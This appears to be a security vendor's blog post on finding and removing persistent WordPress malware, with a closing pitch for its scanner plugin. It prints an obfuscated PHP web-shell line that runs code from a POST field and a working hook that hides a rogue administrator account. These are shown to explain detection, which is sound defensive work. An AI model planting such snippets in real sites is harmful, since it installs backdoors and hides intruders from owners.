Digital Forensics: How We Find & Remove Hidden WordPress Malware, Dot-Folder Backdoors & Stealth Admins

Incident Response Field Guide: When a hacked WordPress site gets “cleaned” by a basic scanner only to get re-infected 48 hours later, it is almost never a new hack—it is a missed persistence backdoor. Below is the exact 6-layer forensic methodology we use at FBS Fusion to hunt down hidden dot-folder web shells, tampered core files, and invisible pre_user_query administrator accounts.
Why Compromised WordPress Sites Keep Re-Infecting Themselves
Modern WordPress malware—especially Japanese Keyword Hacks, Pharma/Casino “Parasite SEO” spam injectors, and WooCommerce credit-card skimmers—is engineered for survival. Attackers know site owners will delete obvious rogue files in wp-content/plugins/, so they plant three to five redundant persistence mechanisms across the filesystem and MySQL database simultaneously.
If even one hidden cron task, wp-content/uploads/ shell, or invisible admin user survives cleanup, the infection automatically regenerates its payload overnight.
Persistence Vector #1: Hidden Dot-Directories & Disguised uploads/ Shells
Linux directory listings and poorly configured FTP clients hide folders prefixed with a dot (.) by default. During forensic incident response, we routinely uncover self-healing dropper scripts buried inside paths designed to look like legitimate cache or font directories:

/.well-known/pki-validation/.cache-sync.php/wp-content/uploads/2026/04/product-thumb.jpg.phporcache-helper.phtml/wp-content/fonts/.woff-cache/class-wp-font-loader.php- Fake WordPress root files such as
wp-admin-verify.php,wp-stream.php, orxmlrpcs.phpsitting inABSPATH.
Inside these files, attackers rarely write plain-text code. Instead, they chain string concatenation, bitwise XOR, or nested compression functions to evade naive grep searches:
// Typical obfuscated PHP web-shell signature caught by heuristic Layer 4:
$fn = 'ba' . 'se64_' . 'dec' . 'ode';
@eval( gzinflate( $fn( $_POST['sync_token'] ) ) );
Crucial architectural fact: WordPress media directories (wp-content/uploads/) only ever need to serve static files (images, PDFs, videos, CSS). Zero legitimate PHP scripts should ever execute inside wp-content/uploads/.
Persistence Vector #2: Invisible Administrator Accounts via pre_user_query
One of the stealthiest tricks we encounter in real-world WordPress forensics is the Phantom Administrator. After gaining initial access, malware inserts a rogue administrator user into wp_users and wp_usermeta (often named wp_support_sync, system_backup, or adm_service), and then injects a small snippet into the active theme’s functions.php or a rogue mu-plugin:
// How malware hides its rogue admin from WP Admin → Users → All Users:
add_action( 'pre_user_query', function( $user_search ) {
    global $wpdb;
    $user_search->query_where = str_replace(
        'WHERE 1=1',
        "WHERE 1=1 AND {$wpdb->users}.user_login != 'wp_support_sync'",
        $user_search->query_where
    );
} );
When you open Users → All Users in WordPress Admin, everything looks completely clean—even the total Administrator count at the top of the table is spoofed via the views_users filter! To unmask hidden administrators deterministically, you must bypass WordPress hooks entirely and cross-check WP_User_Query results against raw MySQL usermeta capability rows:
-- Raw SQL audit to expose EVERY real administrator in MySQL (immune to PHP hooks):
SELECT u.ID, u.user_login, u.user_email, u.user_registered
FROM wp_users u
INNER JOIN wp_usermeta m ON u.ID = m.user_id
WHERE m.meta_key = 'wp_capabilities'
  AND m.meta_value LIKE '%administrator%';
If raw MySQL returns 3 administrators while WordPress’s get_users() returns 2, you have uncovered a live stealth backdoor account.
Persistence Vector #3: Tampered Core Files, mu-plugins & Database Injections
Sophisticated infections also append @include("/var/www..."); hex-encoded paths to the top of wp-config.php or core files inside wp-includes/, drop auto-executing files into wp-content/mu-plugins/ (which run on every request without needing activation), or inject malicious <script src="..."> redirects directly into wp_posts and wp_options.
Our 6-Step Forensic Eradication & Hardening Protocol
Whenever our studio cleans an infected WordPress or WooCommerce server, we execute six mandatory phases in strict sequence:
- Verify Core Integrity Against Official WordPress.org MD5 Checksums: Compare every file in
wp-admin/andwp-includes/against cryptographic hashes fromapi.wordpress.org/core/checksums/1.0/and replace any modified core files with clean originals. - Purge Root Drop-Ins, Dot-Folders &
uploads/Executables: Inspect all non-standard PHP files inABSPATH,wp-content/mu-plugins/, hidden.*directories, and media folders. - Lock Down
wp-content/uploads/Against PHP Execution: Deploy a zero-tolerance server rule so even if a vulnerable third-party form plugin allows an arbitrary file upload, Apache/LiteSpeed refuses to execute PHP insideuploads/:
# wp-content/uploads/.htaccess — Zero-Tolerance PHP Execution Shield
<FilesMatch ".(?i:php|php[0-9]|phtml|pl|py|jsp|asp|htm|shtml|sh|cgi|phar)$">
    <IfModule mod_authz_core.c>
        Require all denied
    </IfModule>
    <IfModule !mod_authz_core.c>
        Order allow,deny
        Deny from all
    </IfModule>
</FilesMatch>- Audit Raw MySQL Administrators & Cron Jobs: Remove unauthorized rows in
wp_users/wp_usermeta, destroy active session tokens (session_tokensusermeta), and inspect thecronoption inwp_optionsfor rogue scheduled re-downloaders. - Rotate WordPress Salts & Database Credentials: Regenerate all 8 cryptographic keys in
wp-config.php—instantly invalidating every stolen cookie session globally—and rotate MySQL, SFTP, and hosting panel passwords. - Deploy Perimeter Hardening & Privilege Locking: Disable XML-RPC brute-force amplification, lock theme/plugin file editors (
DISALLOW_FILE_EDIT), enforce Grade A+ HTTP Security Headers, and monitor admin capability changes continuously.
Run a Free 6-Layer Forensic Scan on Your Site Right Now

You don’t have to wait for Google Search Console to flag your domain with a red security warning. Our free FBS Secure Optimize 2.0 plugin includes our read-only 6-Layer Malware, Core MD5 Checksum & Hidden-Admin Scanner plus a 1-Click wp-content/uploads/ PHP Execution Shield—safe for every WordPress and WooCommerce site.
Suspect a Hidden Backdoor or Re-Recurring Malware Infection?
Run our free 6-Layer Scanner from WordPress.org in seconds, or contact the FBS Fusion incident response team for emergency Done-For-You Malware Eradication & Server Hardening.